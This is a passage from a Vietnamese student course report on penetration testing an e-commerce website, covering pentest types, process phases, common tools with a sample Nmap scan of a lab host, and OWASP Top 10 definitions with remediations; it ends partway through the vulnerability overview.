

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC NGOẠI NGỮ - TIN HỌC TP.HCM
KHOA CÔNG NGHỆ THÔNG TIN



**BÁO CÁO KẾT THÚC HỌC PHẦN
PENETRATION TEST**

**Đề tài: Penetration Testing Online Shopping
Website**

GVHD : ThS. PHẠM ĐÌNH THẮNG

Nhóm SVTH :

- 1) PHAN TẤT THẮNG- 22DH113428
- 2) PHÙNG NGỌC BÁCH - 22DH114463

Tp. Hồ Chí Minh , 1 tháng 4 năm 2025

MỤC LỤC

Danh mục hình ảnh	5
Danh mục bảng	8
Lời cảm ơn.....	8
CHƯƠNG I. GIỚI THIỆU VỀ PENETRATION TEST	9
1.1 Tổng quan về kiểm thử xâm nhập.....	9
1.2 Tầm quan trọng của kiểm thử xâm nhập trong website	9
1.3 Mục tiêu và phạm vi của kiểm thử.....	9
1.4 Các rủi ro bảo mật phổ biến trong website	10
CHƯƠNG II. KHÁI NIỆM CƠ BẢN VÀ CÔNG CỤ HỖ TRỢ	11
2.1. Phân loại kiểm thử xâm nhập	11
2.1.1 Black Box, White Box, Gray Box	11
2.1.2. Ưu điểm và nhược điểm của các phương pháp kiểm thử	13
2.2. Quy trình kiểm thử xâm nhập cơ bản.....	13
2.2.1. Sơ đồ mô phỏng quá trình kiểm thử	13
2.3. Các công cụ kiểm thử xâm nhập phổ biến	15
2.3.1. Burp Suite.....	15
2.3.2. OWASP ZAP	16
2.3.3. Metasploit.....	17
2.3.4. Nmap	17
2.3.5. Nessus	18
2.3.6. WHOIS, Shodan	19
2.3.7. Các công cụ khác	19
CHƯƠNG III. PHÂN TÍCH RỦI RO BẢO MẬT TRONG WEBSITE.....	20
3.1. Các lỗ hổng bảo mật phổ biến (OWASP Top 10)	20
3.1.1. Injection (SQL Injection, Command Injection, Code Injection).....	20
3.1.2. Broken Authentication	20
3.1.3. Sensitive Data Exposure	20
3.1.4. Cross-Site Scripting (XSS)	20

3.1.5. Insecure Direct Object References (IDOR)	21
3.1.6. Security Misconfiguration.....	21
3.1.7. Cross-Site Request Forgery (CSRF).....	21
3.1.8. Using Components with Known Vulnerabilities.....	21
3.1.9. Insufficient Logging and Monitoring	22
3.1.10. Server-Side Request Forgery (SSRF)	22
3.2. Các mối đe dọa đặc thù cho website mua sắm trực tuyến	22
3.2.1. Lừa đảo thanh toán	22
3.2.2. Đánh cắp thông tin khách hàng	22
3.2.3. Tấn công vào giỏ hàng và hệ thống thanh toán.....	22
3.2.4. Tấn công từ phía người dùng (Account Takeover)	23
CHƯƠNG IV. PHƯƠNG PHÁP KIỂM THỬ XÂM NHẬP WEBSITE	23
4.1. Thu thập thông tin (Information Gathering).....	23
4.1.1. Xác định mục tiêu và phạm vi.....	23
4.1.2. Sử dụng công cụ quét (Nmap, WHOIS, Shodan)	23
4.1.3. Phân tích cấu trúc website.....	25
4.1.4. Fingerprint Web Server và Web Application Framework.....	26
4.1.5. Review Webserver Metafiles và Webpage Content for Information Leakage.	28
4.1.6. Enumerate Applications và Application Admin Interfaces.....	29
4.1.7. Identify Application Entry Points	31
4.1.8. Map Execution Paths Through Application	31
4.2. Quét lỗ hổng (Vulnerability Scanning)	33
4.3. Configuration and Deployment Management Testing	33
4.3.1. Test Application Platform Configuration.....	33
4.3.2. Test File Extensions Handling for Sensitive Information.....	35
4.3.3. Review Old Backup and Unreferenced Files for Sensitive Information	36
4.3.4. Test HTTP Methods và HTTP Strict Transport Security	38
4.4. Identity Management Testing (Kiểm tra quản lý danh tính)	39
4.4.1. Test User Registration Process	39

4.4.2. Test Account Provisioning Process.....	41
4.4.3. Testing for Account Enumeration and Guessable User Account	45
4.4.4. Testing for Weak or Unenforced Username Policy	46
4.5. Authentication Testing.....	48
4.5.1. Testing for Credentials Transported over an Encrypted Channel	48
4.5.2. Testing for Default Credentials	48
4.5.3. Testing for Weak Lock Out Mechanism	50
4.5.4. Testing for Weak Password Policy	52
4.5.6. Testing for Weak Password Change	53
4.6. Authorization Testing(Kiểm tra phân quyền)	54
4.6.1. Testing Directory Traversal File Include	54
4.6.2. Testing for Bypassing Authorization Schema	55
4.6.3. Testing for Insecure Direct Object References (IDOR)	57
4.7. Session Management Testing(Kiểm tra quản lý phiên)	61
4.7.1. Testing for Session Management Schema	61
4.7.2. Testing for Session Fixation.....	62
4.7.3. Testing for Exposed Session Variables	64
4.7.4. Testing for Cross-Site Request Forgery (CSRF).....	66
4.7.5. Testing for Logout Functionality.....	73
4.7.6. Testing Session Timeout	76
4.8. Input Validation Testing.....	76
4.8.1. Testing for Reflected Cross-Site Scripting (XSS).....	77
4.8.2. Testing for HTTP Parameter Pollution	78
4.8.3. Testing for SQL Injection.....	79
4.8.5. Testing for Host Header Injection	83
CHUONG V. KẾT LUẬN BÁO CÁO VÀ KHẮC PHỤC LỖ HỒNG	88
5.1. Tổng kết báo cáo kiểm thử xâm nhập	88
5.1.1. Mô tả các lỗ hổng phát hiện	88
5.1.2. Đề xuất khắc phục	89

Danh mục hình ảnh

Hình 1. Black Box Testing	11
Hình 2. White Box Testing.....	12
Hình 3. Gray Box Testing	13
Hình 4. Quá trình kiểm thử xâm nhập	15
Hình 5. BurpSuite	16
Hình 6. OWASP	16
Hình 7. Metasploit	17
Hình 8. Nmap	18
Hình 9. Nessus.....	19
Hình 10. Kết quả tìm robot.txt và sitemap.xml.....	26
Hình 11. Kiểm tra web server	26
Hình 12. Kiểm tra thông số WebServer.....	27
Hình 13. Kiểm tra Reponse.....	27
Hình 14. Quét tệp ẩn và thư mục	29
Hình 15. Dò tìm thư mục	30
Hình 16. ZAP Scaning	31
Hình 18. Các lỗ hổng bảo mật.....	33
Hình 19. Kiểm tra cấu hình nền tảng ứng dụng.....	34
Hình 20. Kiểm tra xử lý phần mở rộng tệp.....	35
Hình 21.Kết quả kiểm tra.....	35
Hình 22. Xem xét các tệp sao lưu cũ.....	37
Hình 23. Quét HTTP Methods	38
Hình 24. Quét HSTS.....	39
Hình 25. Kiểm tra quy trình đăng ký người dùng.....	40
Hình 26. Xử lý bị lỗi.....	40
Hình 27. Kiểm tra email và số điện thoại	41

Hình 28. Kiểm tra trùng lặp dữ liệu	42
Hình 29. Code spam đăng ký	43
Hình 30. Kết quả Spam.....	43
Hình 31. Đăng ký tài khoản với XSS	44
Hình 32. Lỗi XSS ở trang người dùng	44
Hình 33. Lỗi XSS ở trang quản lý người dùng	45
Hình 34. Kiểm tra thông báo lỗi.....	46
Hình 35. Thủ Brute-force	46
Hình 36. Đăng ký với tên ngắn	46
Hình 37. Đăng ký với tên dài	47
Hình 38. Kết quả đăng ký	47
Hình 39. Bắt gói LTSv1.3	48
Hình 40. Form đăng nhập	49
Hình 41. Bắt gói tin đăng nhập	49
Hình 43. Thủ số lần đăng nhập sai	51
Hình 44. Đăng nhập lại	52
Hình 45. Mật khẩu lỗi.....	53
Hình 46. Quá trình thay đổi mật khẩu	53
Hình 47. Kiểm tra Directory Traversal và File Inclusion	55
Hình 48. Kiểm tra vượt cơ chế phân quyền.....	56
Hình 49. IDOR	57
Hình 50. URL trang web.....	58
Hình 51. Tệp trang web	58
Hình 52. Task.txt	59
Hình 53.Tệp trong Database	59
Hình 54.Chặn file .htaccess	61
Hình 55. Session ID người dùng 1	61
Hình 56. Session ID người dùng 2	62
Hình 57. Session ID trước khi đăng nhập.....	63

Hình 58. Session ID sau khi đăng nhập.....	63
Hình 59. Session ID trong url	64
Hình 60. Kiểm tra Hidden Fields	65
Hình 61. Kiểm tra session bị lộ qua JavaScript	66
Hình 62. Kiểm tra session bị lộ trong Response	66
Hình 63. Kiểm tra CSRF Token khi đăng nhập	67
Hình 65. Kiểm tra CSRF Token khi cập nhật thông tin	69
Hình 66. Kiểm tra CSRF Token khi thanh toán	69
Hình 67. Sessid khi đăng nhập	73
Hình 68. Sessid khi đăng xuất.....	74
Hình 69. Sessid khi đăng nhập lại	74
Hình 70. Thủ sessid cũ	75
Hình 71. Kết quả thử	76
Hình 71. Kiểm tra XSS trong trang product search	77
Hình 72. Kiểm tra XSS trong trang detail my order	77
Hình 73.....	78
Hình 74.....	78
Hình 75.Kiểm tra SQL Injection ở trang Đăng nhập	80
Hình 76.Kết quả ở trang Đăng nhập.....	81
Hình 77.Kiểm tra SQL Injection ở trang detail my order.....	81
Hình 78.Kết quả ở trang detail my order.....	82
Hình 79. Kiểm tra SQL Injection ở thanh tìm kiếm.....	82
Hình 80. Kết quả tìm kiếm.....	83
Hình 82. Chuyển hướng sang web khác	85
Hình 83. Bắt gói tin thanh toán	85
Hình 84. Kết quả đổi giá trị đơn hàng	86
Hình 86. Sau khi sửa.....	87

Danh mục bảng

Bảng 1. Ưu , nhược của kiểm thử	13
Bảng 2. Các lỗ hỏng phát hiện	88
Bảng 3. Đề xuất khắc phục	89

Lời cảm ơn

Trong hành trình phát triển đề án quan trọng về tìm hiểu và triển khai Penetration Testing của chúng em, chúng em không thể không bày tỏ lòng biết ơn sâu sắc đến Th.S Phạm Đình Thắng , người thầy đã không ngần ngại chia sẻ sự hỗ trợ tới chúng em.

Với lòng nhiệt huyết và tâm huyết, thầy không chỉ là người hướng dẫn xuất sắc mà còn là nguồn động viên vô cùng quan trọng trong quá trình nghiên cứu và phát triển đề án của chúng em. Bằng cách truyền đạt kiến thức một cách dễ hiểu và thực tế, thầy đã giúp chúng em đạt được cái nhìn tổng thể về hệ thống chúng em đang thực hiện.

Sự hỗ trợ của thầy không chỉ giới hạn trong lĩnh vực học thuật mà còn mở rộng đến sự hướng dẫn về cách tiếp cận vấn đề và giải quyết khó khăn trong quá trình thực hiện dự án. Điều này đã giúp chúng em vượt qua những thách thức một cách hiệu quả trong công việc của nhóm.

Chúng em biết ơn không chỉ vì kiến thức chuyên môn mà thầy đã chia sẻ mà còn vì tinh thần tích cực và lòng nhiệt huyết mà thầy đã truyền đạt cho nhóm chúng em. Chắc chắn, những sự hỗ trợ ấy của thầy sẽ góp phần làm nên sự thành công của đề án này.

Một lần nữa, chân thành cảm ơn Th.S Phạm Đình Thắng đã là nguồn động viên và nguồn tri thức quý báu, giúp chúng em hoàn thành tốt đề án được giao

Chúng em xin chân thành cảm ơn!

CHƯƠNG I. GIỚI THIỆU VỀ PENETRATION TEST

1.1 Tổng quan về kiểm thử xâm nhập

Kiểm thử xâm nhập (pen testing) là phương pháp đánh giá bảo mật bằng cách mô phỏng tấn công của tin tặc để tìm và khai thác lỗ hổng trong hệ thống, ứng dụng hoặc mạng.

Mục tiêu là phát hiện điểm yếu trước khi bị kẻ xấu lợi dụng, giúp tăng cường bảo mật.

Đặc biệt, các website mua sắm trực tuyến dễ bị tấn công do chứa dữ liệu nhạy cảm (thông tin cá nhân, thẻ tín dụng). Quy trình gồm: thu thập thông tin, quét lỗ hổng, khai thác, và báo cáo. Có 3 loại chính:

- **Black Box:** Không biết thông tin hệ thống, mô phỏng tấn công từ ngoài.
- **White Box:** Biết toàn bộ thông tin hệ thống.
- **Gray Box:** Kết hợp giữa Black và White.

1.2 Tầm quan trọng của kiểm thử xâm nhập trong website

Website mua sắm trực tuyến là mục tiêu lớn của tin tặc vì xử lý lượng dữ liệu nhạy cảm và giao dịch lớn. Tầm quan trọng bao gồm:

- **Bảo vệ dữ liệu khách hàng:** Ngăn chặn rò rỉ thông tin qua lỗ hổng như SQL Injection, XSS.
- **Ngăn tổn thất tài chính:** Tránh gian lận thanh toán, gián đoạn kinh doanh.
- **Duy trì uy tín:** Giữ lòng tin của khách hàng bằng cách đảm bảo an toàn.
- **Tuân thủ tiêu chuẩn:** Đáp ứng yêu cầu bảo mật như PCI DSS.
- **Phát hiện lỗ hổng ẩn:** Tìm điểm yếu trong cổng thanh toán, API, hoặc thành phần bên thứ ba.

1.3 Mục tiêu và phạm vi của kiểm thử

Mục tiêu của kiểm thử xâm nhập đối với website mua sắm trực tuyến bao gồm:

Mục tiêu:

- Phát hiện, đánh giá lỗ hổng (SQL Injection, XSS, cấu hình sai).
- Đánh giá rủi ro và ưu tiên khắc phục.
- Kiểm tra khả năng phòng thủ (tường lửa, IDS).

- Đảm bảo tuân thủ (PCI DSS, GDPR).
- Bảo vệ trải nghiệm người dùng.

Phạm vi của kiểm thử xâm nhập cần được xác định rõ ràng trước khi tiến hành để đảm bảo tính hiệu quả và tránh ảnh hưởng đến hoạt động của website. Đối với website mua sắm trực tuyến, phạm vi kiểm thử có thể bao gồm:

- Backend: Máy chủ, cơ sở dữ liệu, API.
- Frontend: Giao diện, form nhập liệu, giỏ hàng.
- Hệ thống thanh toán: Công thanh toán, mã hóa.
- Tài khoản người dùng: Xác thực, quản lý phiên.
- Mạng và hạ tầng: Tường lửa, cấu hình.
- Thành phần bên thứ ba: Dịch vụ tích hợp.

1.4 Các rủi ro bảo mật phổ biến trong website

Website mua sắm trực tuyến đối mặt với nhiều mối đe dọa:

- **Injection:** Chèn mã độc (SQL, Command) để đánh cắp dữ liệu.
- **Broken Authentication:** Xác thực yếu, dễ bị chiếm tài khoản.
- **Sensitive Data Exposure:** Dữ liệu không mã hóa bị lộ.
- **XSS:** Chèn mã JavaScript để đánh cắp cookie hoặc lừa đảo.
- **IDOR:** Truy cập trái phép dữ liệu người khác.
- **Security Misconfiguration:** Cấu hình sai tạo cơ hội tấn công.
- **CSRF:** Lừa người dùng thực hiện hành động không mong muốn.
- **Known Vulnerabilities:** Thành phần lỗi thời bị khai thác.
- **Insufficient Monitoring:** Không phát hiện kịp thời tấn công.
- **SSRF:** Tấn công máy chủ nội bộ qua API.

Ngoài các lỗ hổng trên, website mua sắm trực tuyến còn đối mặt với các mối đe dọa đặc thù như:

Lừa đảo thanh toán, đánh cắp thông tin, tấn công giỏ hàng, chiếm tài khoản .

Việc nhận diện và hiểu rõ các rủi ro này là bước đầu tiên để xây dựng một kế hoạch kiểm thử xâm nhập hiệu quả, từ đó bảo vệ website mua sắm trực tuyến trước các mối đe dọa ngày càng tinh vi.

CHƯƠNG II. KHÁI NIỆM CƠ BẢN VÀ CÔNG CỤ HỖ TRỢ


2.1. Phân loại kiểm thử xâm nhập

Kiểm thử xâm nhập (Penetration Testing) là một phương pháp đánh giá bảo mật chủ động, trong đó các chuyên gia bảo mật mô phỏng các cuộc tấn công mạng để tìm kiếm và khai thác các lỗ hổng trong hệ thống, ứng dụng hoặc mạng. Để thực hiện kiểm thử xâm nhập một cách hiệu quả, việc phân loại các phương pháp kiểm thử là rất quan trọng, vì mỗi phương pháp có cách tiếp cận và mục tiêu khác nhau. Dựa trên mức độ thông tin mà người kiểm thử được cung cấp, kiểm thử xâm nhập thường được chia thành ba loại chính: Black Box, White Box và Gray Box.

2.1.1 Black Box, White Box, Gray Box

Black Box Testing (Kiểm thử hộp đen):


Người kiểm thử không biết gì về hệ thống, mô phỏng tấn công từ bên ngoài như tin tặc. Dựa vào quét mạng, phân tích giao diện, thử input để tìm lỗ hổng (ví dụ: XSS trong bình luận, SQL Injection trong form tìm kiếm). Phù hợp kiểm tra từ góc nhìn người dùng.



Hình 1. Black Box Testing

White Box Testing (Kiểm thử hộp trắng):


Người kiểm thử biết toàn bộ thông tin (mã nguồn, cấu trúc, tài liệu). Kiểm tra chi tiết qua phân tích mã, cấu hình, mã hóa dữ liệu. Thích hợp cho API thanh toán, cơ sở dữ liệu, chức năng quản trị viên.



Hình 2. White Box Testing

Gray Box Testing (Kiểm thử hộp xám):

Kết hợp Black và White, người kiểm thử biết một phần thông tin (tài khoản, sơ đồ mạng). Mô phỏng tấn công từ kẻ có thông tin nội bộ, cân bằng thực tế và chi tiết. Dùng để kiểm tra lỗ hổng như IDOR trong quản lý đơn hàng.



Hình 3. Gray Box Testing

2.1.2. Ưu điểm và nhược điểm của các phương pháp kiểm thử

Bảng 1. Ưu, nhược của kiểm thử

Loại kiểm thử	Ưu điểm	Nhược điểm
Black Box Testing	Mô phỏng chính xác tấn công của tin tặc từ bên ngoài, đánh giá tốt khả năng phòng thủ; không cần hiểu sâu hệ thống, phù hợp cho nhóm bên thứ ba.	Dễ bỏ sót lỗ hổng sâu do thiếu thông tin; tốn thời gian để thu thập dữ liệu và thử nghiệm.
White Box Testing	Kiểm tra toàn diện, phát hiện lỗ hổng trong mã nguồn và cấu hình; tiết kiệm thời gian nhờ thông tin đầy đủ.	Không thực tế như tấn công ngoài đời (tin tặc không có mã nguồn); đòi hỏi kỹ năng phân tích mã và hiểu biết sâu.
Gray Box Testing	Kết hợp ưu điểm của Black và White, hiệu quả trong thời gian hợp lý; phù hợp cho kịch bản thực tế (nhân viên cũ, đối tác).	Có thể bỏ sót lỗ hổng nếu thông tin không đủ; cần kỹ năng cân bằng giữa kiểm tra ngoài và phân tích trong.

2.2. Quy trình kiểm thử xâm nhập cơ bản

2.2.1. Sơ đồ mô phỏng quá trình kiểm thử

Quá trình kiểm thử thâm nhập là một phương pháp đánh giá bảo mật chủ động, nhằm xác định và khai thác các lỗ hổng trong hệ thống để cải thiện tư thế bảo mật của tổ chức. Quy trình này bao gồm năm giai đoạn chính: **Lập kế hoạch và Thu thập thông tin, Quét, Xâm nhập hệ thống, Duy trì quyền truy cập, và Phân tích**. Dưới đây là mô tả từng giai đoạn:

1. Lập Kế Hoạch và Thu Thập Thông Tin (Planning and Reconnaissance)

- Mục tiêu: Xác định phạm vi, mục tiêu, phương pháp (Black/White/Gray Box), thu thập thông tin về mục tiêu.
- Hoạt động: Thu thập dữ liệu (tên miền, IP, OSINT), dùng kỹ thuật thụ động (tra cứu) và chủ động (tương tác).
- Ý nghĩa: Hiểu rõ mục tiêu, lập kế hoạch tấn công hiệu quả.

2. Quét (Scanning)

- Mục tiêu: Tìm cổng mở, dịch vụ, lỗ hổng tiềm năng.
- Phương pháp: Phân tích tĩnh (kiểm tra mã nguồn) và phân tích động (kiểm tra ứng dụng đang chạy).
- Ý nghĩa: Chuẩn bị dữ liệu cho khai thác thực tế.

3. Xâm Nhập Hệ Thống (Gaining Access)


- Mục tiêu: Khai thác lỗ hổng, đánh giá thiệt hại.
- Hoạt động: Dùng kỹ thuật như XSS, SQL Injection, backdoor; nâng quyền, đánh cắp dữ liệu, chặn mạng.
- Ý nghĩa: Hiểu tác động thực tế của lỗ hổng.

4. Duy Trì Quyền Truy Cập (Maintaining Access)

- Mục tiêu: Kiểm tra khả năng duy trì hiện diện lâu dài (như APT).
- Hoạt động: Cài backdoor, rootkit; ẩn mình trước firewall, IDS/IPS.
- Ý nghĩa: Đánh giá cơ hội từ các lỗ hổng dai dẳng.

5. Phân Tích (Analysis)

- Mục tiêu: Tổng hợp kết quả, đề xuất cải thiện bảo mật.
- Nội dung báo cáo: Liệt kê lỗ hổng, dữ liệu bị truy cập, thời gian ẩn mình.
- Ý nghĩa: Hướng dẫn tổ chức khắc phục, tăng cường bảo mật.



Hình 4. Quá trình kiểm thử xâm nhập

2.3. Các công cụ kiểm thử xâm nhập phổ biến

2.3.1. Burp Suite

Burp Suite là một trong những công cụ mạnh mẽ và phổ biến nhất để kiểm thử xâm nhập website. Đây là một bộ công cụ tích hợp, hỗ trợ từ việc thu thập thông tin đến khai thác lỗ hổng.

- **Chức năng chính:** Proxy (chặn/sửa HTTP), Scanner (tìm XSS, SQL Injection), Intruder (brute force), Repeater (gửi lại yêu cầu).
- **Ứng dụng:** Phân tích, khai thác lỗ hổng website.



Hình 5. BurpSuite

2.3.2. OWASP ZAP

OWASP ZAP (Zed Attack Proxy) là một công cụ mã nguồn mở, được phát triển bởi OWASP, chuyên dùng để kiểm thử bảo mật website.

- **Chức năng chính:** Proxy (chặn HTTP), Active Scanning (tìm lỗ hổng), Spider (thu thập URL), Fuzzer (kiểm tra đầu vào).
- **Ứng dụng:** Kiểm thử bảo mật website.



Hình 6. OWASP

2.3.3. Metasploit

Metasploit là một framework kiểm thử xâm nhập mạnh mẽ, thường được sử dụng để khai thác các lỗ hổng đã phát hiện.

- **Chức năng chính:** Cung cấp exploits, tạo payload, kiểm tra lỗ hổng máy chủ (Apache, Nginx).
- **Ứng dụng:** Khai thác lỗ hổng đã biết.



Hình 7. Metasploit

2.3.4. Nmap

Nmap (Network Mapper) là một công cụ quét mạng mạnh mẽ, được sử dụng để thu thập thông tin về mục tiêu trong giai đoạn Information Gathering.

- **Chức năng chính:** Quét cổng, phát hiện OS/phần mềm, tìm thiết bị/IP.
- **Ứng dụng:** Thu thập thông tin giai đoạn đầu.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 15:26 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00055s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

Hình 8. Nmap

2.3.5. Nessus

Nessus là một công cụ quét lỗ hổng chuyên nghiệp, được sử dụng để phát hiện các điểm yếu trong hệ thống và ứng dụng.

- **Chức năng chính:** Tìm lỗ hổng OWASP Top 10, báo cáo chi tiết, kiểm tra tuân thủ (PCI DSS).
- **Ứng dụng:** Đánh giá điểm yếu hệ thống.



Hình 9. Nessus

2.3.6. WHOIS, Shodan

- **WHOIS:** Tra cứu thông tin tên miền (chủ sở hữu, DNS).
- **Shodan:** Tìm kiếm thiết bị kết nối Internet (máy chủ, IoT).
- **Ứng dụng:** Thu thập thông tin tình báo.

2.3.7. Các công cụ khác

Ngoài các công cụ trên, còn có nhiều công cụ khác hỗ trợ kiểm thử xâm nhập website mua sắm trực tuyến:

- Sqlmap: Tự động khai thác SQL Injection (form tìm kiếm, đăng nhập).
- Wireshark: Phân tích mạng, phát hiện dữ liệu không mã hóa.
- Hydra: Brute force mật khẩu tài khoản.
- Dirb/Dirbuster: Quét thư mục/tệp ẩn (thư mục quản trị).
- John the Ripper: Bẻ khóa mật khẩu, kiểm tra chính sách mật khẩu.

CHƯƠNG III. PHÂN TÍCH RỦI RO BẢO MẬT TRONG WEBSITE

3.1. Các lỗ hổng bảo mật phổ biến (OWASP Top 10)

3.1.1. Injection (SQL Injection, Command Injection, Code Injection)

Khái niệm: Lỗ hổng Injection xảy ra khi dữ liệu đầu vào từ người dùng không được kiểm soát kỹ lưỡng và được đưa trực tiếp vào các câu lệnh thực thi. Các loại phổ biến bao gồm:

- **SQL Injection:** Chèn mã SQL độc hại để thao túng cơ sở dữ liệu.
- **Command Injection:** Thực thi lệnh hệ điều hành thông qua dữ liệu đầu vào.
- **Code Injection:** Chèn mã thực thi (như PHP, JavaScript) vào hệ thống.

Giải pháp: Sử dụng tham số hóa truy vấn (prepared statements), kiểm tra và lọc dữ liệu đầu vào.

3.1.2. Broken Authentication

Khái niệm: Lỗ hổng xảy ra khi hệ thống xác thực (đăng nhập, quản lý phiên) bị thiết kế hoặc triển khai sai, cho phép kẻ tấn công giả mạo danh tính người dùng.

Giải pháp: Sử dụng xác thực đa yếu tố (MFA), mã hóa mật khẩu bằng bcrypt, quản lý phiên an toàn (timeout, token ngẫu nhiên).

3.1.3. Sensitive Data Exposure

Khái niệm: Lỗ hổng này xuất hiện khi dữ liệu nhạy cảm (thông tin thẻ tín dụng, mật khẩu, địa chỉ) không được mã hóa hoặc bảo vệ đúng cách trong quá trình lưu trữ và truyền tải.

Giải pháp: Sử dụng giao thức HTTPS, mã hóa dữ liệu bằng AES-256, không lưu thông tin nhạy cảm nếu không cần thiết.

3.1.4. Cross-Site Scripting (XSS)

